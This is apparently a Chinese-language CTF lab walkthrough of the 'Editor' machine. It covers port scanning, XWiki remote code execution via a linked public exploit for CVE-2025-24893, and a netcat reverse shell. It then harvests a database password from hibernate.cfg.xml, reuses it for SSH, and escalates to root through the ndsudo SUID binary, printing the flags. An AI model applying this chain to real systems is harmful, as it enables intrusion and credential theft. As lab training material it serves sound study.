

Editor,xwiki(RCE漏洞+預設配置)、ndsudo本地提權

Machine Information

Services may take up to 5 minutes to load.

```
└─# nmap -sCV -p22,80,8080 -A 10.10.11.80
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-09 12:05 EDT
Nmap scan report for 10.10.11.80
Host is up (0.20s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
|_ http-server-header: nginx/1.18.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://editor.htb/
8080/tcp  open  http     Jetty 10.0.20
|_ http-open-proxy: Proxy might be redirecting requests
| http-webdav-scan:
|   WebDAV type: Unknown
|   Server Type: Jetty(10.0.20)
|_  Allowed Methods: OPTIONS, GET, HEAD, PROPFIND, LOCK, UNLOCK
|_ http-server-header: Jetty(10.0.20)
| http-methods:
|_  Potentially risky methods: PROPFIND LOCK UNLOCK
| http-cookie-flags:
|   /:
|     JSESSIONID:
|_     httponly flag not set
| http-robots.txt: 50 disallowed entries (15 shown)
| /xwiki/bin/viewattachrev/ /xwiki/bin/viewrev/
| /xwiki/bin/pdf/ /xwiki/bin/edit/ /xwiki/bin/create/
| /xwiki/bin/inline/ /xwiki/bin/preview/ /xwiki/bin/save/
| /xwiki/bin/saveandcontinue/ /xwiki/bin/rollback/ /xwiki/bin/deleteversions/
| /xwiki/bin/cancel/ /xwiki/bin/delete/ /xwiki/bin/deletespace/
|_ /xwiki/bin/undelete/
|_ http-title: XWiki - Main - Intro
```

I_Requested resource was http://10.10.11.80:8080/xwiki/bin/view/Main/
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


TRACEROUTE (using port 80/tcp)

HOP	RTT	ADDRESS
1	221.48 ms	10.10.14.1
2	222.38 ms	10.10.11.80

OS and Service detection performed. Please report any incorrect results at
<https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 20.66 seconds

有vhosts



發現vhosts與8080Port 相同

編輯器 - SimplistCode Pro

XWiki - 首頁 - 簡介

10.10.11.80:8080/xwiki/bin/view/Main/

新手上路 burp Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter

XWIKI

簡介

修改 最後由Neal Bagwell 於 2025/06/16 09:39

簡介 — SimplistCode Pro Wiki

歡迎使用 SimplistCode Pro 文檔

SimplistCode Pro 是一款輕量級、極簡且現代化的文字編輯器和 IDE，專為追求簡潔卻不失功能的開發者而設計。

什麼是 SimplistCode Pro？

SimplistCode Pro 是一款獨立的桌面應用程序，專為從事中小型專案的開發人員量身定制，他們希望：

- 不受干擾、整潔的工作空間
- 文件管理、終端存取和語法高亮等基本功能
- 重量級 IDE 的輕量替代品

主要特點

- 深色/淺色主題切換
- 整合文件瀏覽器
- 內建終端仿真器
- 多種語言的語法高亮
- 簡單的文件和資料夾管理
- 現代簡約的使用者介面

為什麼選擇 SimplistCode Pro？

- 輕量且快速
- 易於在 Linux 系統上安裝
- 無需複雜的設定或配置

XWiki - 首頁 - 簡介

wiki.editor.htb/xwiki/bin/view/Main/

新手上路 burp Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Explo

XWIKI

簡介

修改 最後由Neal Bagwell 於 2025/06/16 09:39

簡介 — SimplistCode Pro Wiki

歡迎使用 SimplistCode Pro 文檔

SimplistCode Pro 是一款輕量級、極簡且現代化的文字編輯器和 IDE，專為追求簡潔卻不失功能的開發者而設計。

什麼是 SimplistCode Pro？

SimplistCode Pro 是一款獨立的桌面應用程序，專為從事中小型專案的開發人員量身定制，他們希望：

- 不受干擾、整潔的工作空間
- 文件管理、終端存取和語法高亮等基本功能
- 重量級 IDE 的輕量替代品

主要特點

- 深色/淺色主題切換
- 整合文件瀏覽器
- 內建終端仿真器
- 多種語言的語法高亮
- 簡單的文件和資料夾管理
- 現代簡約的使用者介面

為什麼選擇 SimplistCode Pro？

- 輕量且快速
- 易於在 Linux 系統上安裝
- 無需複雜的設定或配置

疑似xwiki有RCE漏洞

← → ↻ 🏠

🔒 https://www.google.com/search?q=xwiki+exploit+github+rce&client=firefox-b-e&sca_esv=8ae5a86d4bb7

🌐 新手上路 burp Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Google

xwiki exploit github rce

全部 圖片 影片 購物 短片 新聞 網頁 更多 工具

GitHub

https://github.com › advisories · 翻譯這個網頁

XWiki Remote Code Execution Vulnerability via User ...

2024年1月8日 — XWiki is vulnerable to a remote code execution (RCE) attack through its user registration feature. This issue allows an attacker to execute arbitrary code.

GitHub

https://github.com › advisories · 翻譯這個網頁

XWiki Platform allows remote code execution as guest via ...

2025年2月20日 — Any guest can perform arbitrary remote code execution through a request to SolrSearch. This impacts the confidentiality, integrity and availability of the ...

OffSec

https://www.offsec.com › blog › cve-2... · 翻譯這個網頁

CVE-2025-24893 – Unauthenticated Remote Code ...

2025年6月5日 — An RCE vulnerability in XWiki was found allowing unauthenticated attackers to execute arbitrary Groovy code remotely without authentication ...

GitHub

https://github.com › advisories · 翻譯這個網頁

XWiki Rendering is vulnerable to RCE attacks when ...

2025年7月14日 — Impact. The default macro content parser didn't preserve the restricted attribute of the transformation context when executing nested macros ...

版本: XWiki Debian 15.10.8

github腳本 : <https://github.com/gunzf0x/CVE-2025-24893>

反彈成功

```
(root@kali) ~  
# nc -lnvp 9200  
listening on [any] 9200 ...  
connect to [10.10.15.9] from (UNKNOWN) [10.10.11.80] 55864  
id  
uid=997(xwiki) gid=997(xwiki) groups=997(xwiki)  
whoami  
xwiki  
█
```

訊息收集

```
=====|| Users with console  
oliver:x:1000:1000:,,,:/home/oliver:/bin/bash  
root:x:0:0:root:/root:/bin/bash
```

可以參考預設配置 : <https://www.xwiki.org/xwiki/bin/view/Documentation/AdminGuide/Configuration/>

在 /usr/lib/xwiki/WEB-INF 找到 password

```
cat hibernate.cfg.xml | grep password  
<property name="hibernate.connection.password">theEd1t0rTeam99</property>  
<property name="hibernate.connection.password">xwiki</property>  
<property name="hibernate.connection.password">xwiki</property>  
<property name="hibernate.connection.password"></property>  
<property name="hibernate.connection.password">xwiki</property>  
<property name="hibernate.connection.password">xwiki</property>  
<property name="hibernate.connection.password"></property>
```

測試登入成功

username : oliver

passwd : theEd1t0rTeam99

```
# ssh oliver@10.10.11.80
The authenticity of host '10.10.11.80 (10.10.11.80)' can't be established.
ED25519 key fingerprint is SHA256:TgNhCKF6jUX7MG8TC01/MUj/+u0EBasUVsdSQMHdyfY.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:9: [hashed name]
  ~/.ssh/known_hosts:55: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.80' (ED25519) to the list of known hosts.
oliver@10.10.11.80's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-151-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Thu Oct  9 08:04:41 PM UTC 2025

System load:  0.12           Processes:           226
Usage of /:   65.5% of 7.28GB Users logged in:    0
Memory usage: 58%           IPv4 address for eth0: 10.10.11.80
Swap usage:   0%

4 additional security updates can be applied immediately.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Thu Oct 9 20:04:43 2025 from 10.10.15.9
oliver@editor:~$ id
uid=1000(oliver) gid=1000(oliver) groups=1000(oliver),999(netdata)
```

user flag

```
oliver@editor:~$ cat user.txt
3aef24c8157fc481efd7dcdfa2997adc
oliver@editor:~$
```

提權資訊收集

Interesting Files

```
===== SUID - Check easy privesc, exploits and write perms
https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
-rwsr-x--- 1 root netdata 943K Apr  1 2024
/opt/netdata/usr/libexec/netdata/plugins.d/cgroup-network (Unknown SUID binary)
-rwsr-x--- 1 root netdata 1.4M Apr  1 2024
/opt/netdata/usr/libexec/netdata/plugins.d/network-viewer.plugin (Unknown SUID binary)
-rwsr-x--- 1 root netdata 1.1M Apr  1 2024
```

```

/opt/netdata/usr/libexec/netdata/plugins.d/local-listeners (Unknown SUID binary)
-rwsr-x--- 1 root netdata 196K Apr  1 2024
/opt/netdata/usr/libexec/netdata/plugins.d/ndsudo (Unknown SUID binary)
-rwsr-x--- 1 root netdata 80K Apr  1 2024
/opt/netdata/usr/libexec/netdata/plugins.d/ioping (Unknown SUID binary)
-rwsr-x--- 1 root netdata 876K Apr  1 2024
/opt/netdata/usr/libexec/netdata/plugins.d/nfacct.plugin (Unknown SUID binary)
-rwsr-x--- 1 root netdata 4.1M Apr  1 2024
/opt/netdata/usr/libexec/netdata/plugins.d/ebpf.plugin (Unknown SUID binary)
-rwsr-xr-x 1 root root 40K Feb  6 2024 /usr/bin/newgrp ---> HP-UX_10.20
-rwsr-xr-x 1 root root 71K Feb  6 2024 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 55K Apr  9 2024 /usr/bin/su
-rwsr-xr-x 1 root root 35K Apr  9 2024 /usr/bin/umount ---> BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 44K Feb  6 2024 /usr/bin/chsh
-rwsr-xr-x 1 root root 35K Mar 23 2022 /usr/bin/fusermount3
-rwsr-xr-x 1 root root 227K Jun 25 12:48 /usr/bin/sudo --->
check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 59K Feb  6 2024 /usr/bin/passwd ---> Apple_Mac_OSX(03-
2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 47K Apr  9 2024 /usr/bin/mount --->
Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 72K Feb  6 2024 /usr/bin/chfn ---> SuSE_9.3/10
-rwsr-xr-- 1 root messagebus 35K Oct 25 2022 /usr/lib/dbus-1.0/dbus-daemon-launch-
helper
-rwsr-xr-x 1 root root 331K Apr 11 12:05 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 19K Feb 26 2022 /usr/libexec/polkit-agent-helper-1

```

發現到這個滿有趣`ndsudo`。

有找到漏洞：<https://github.com/AzureADTrent/CVE-2024-32019-POC>

按照POC進行測試(成功)，且獲取root flag

```

oliver is not in the sudoers file. This incident will be reported.
oliver@editor:/tmp$ /opt/netdata/usr/libexec/netdata/plugins.d/ndsudo nvme-list
root@editor:/tmp# id
uid=0(root) gid=0(root) groups=0(root),999(netdata),1000(oliver)
root@editor:/tmp# whoami
root
root@editor:/tmp# cat /root/root.txt
d97e03e33334ce7a0438cf1366968e20
root@editor:/tmp#

```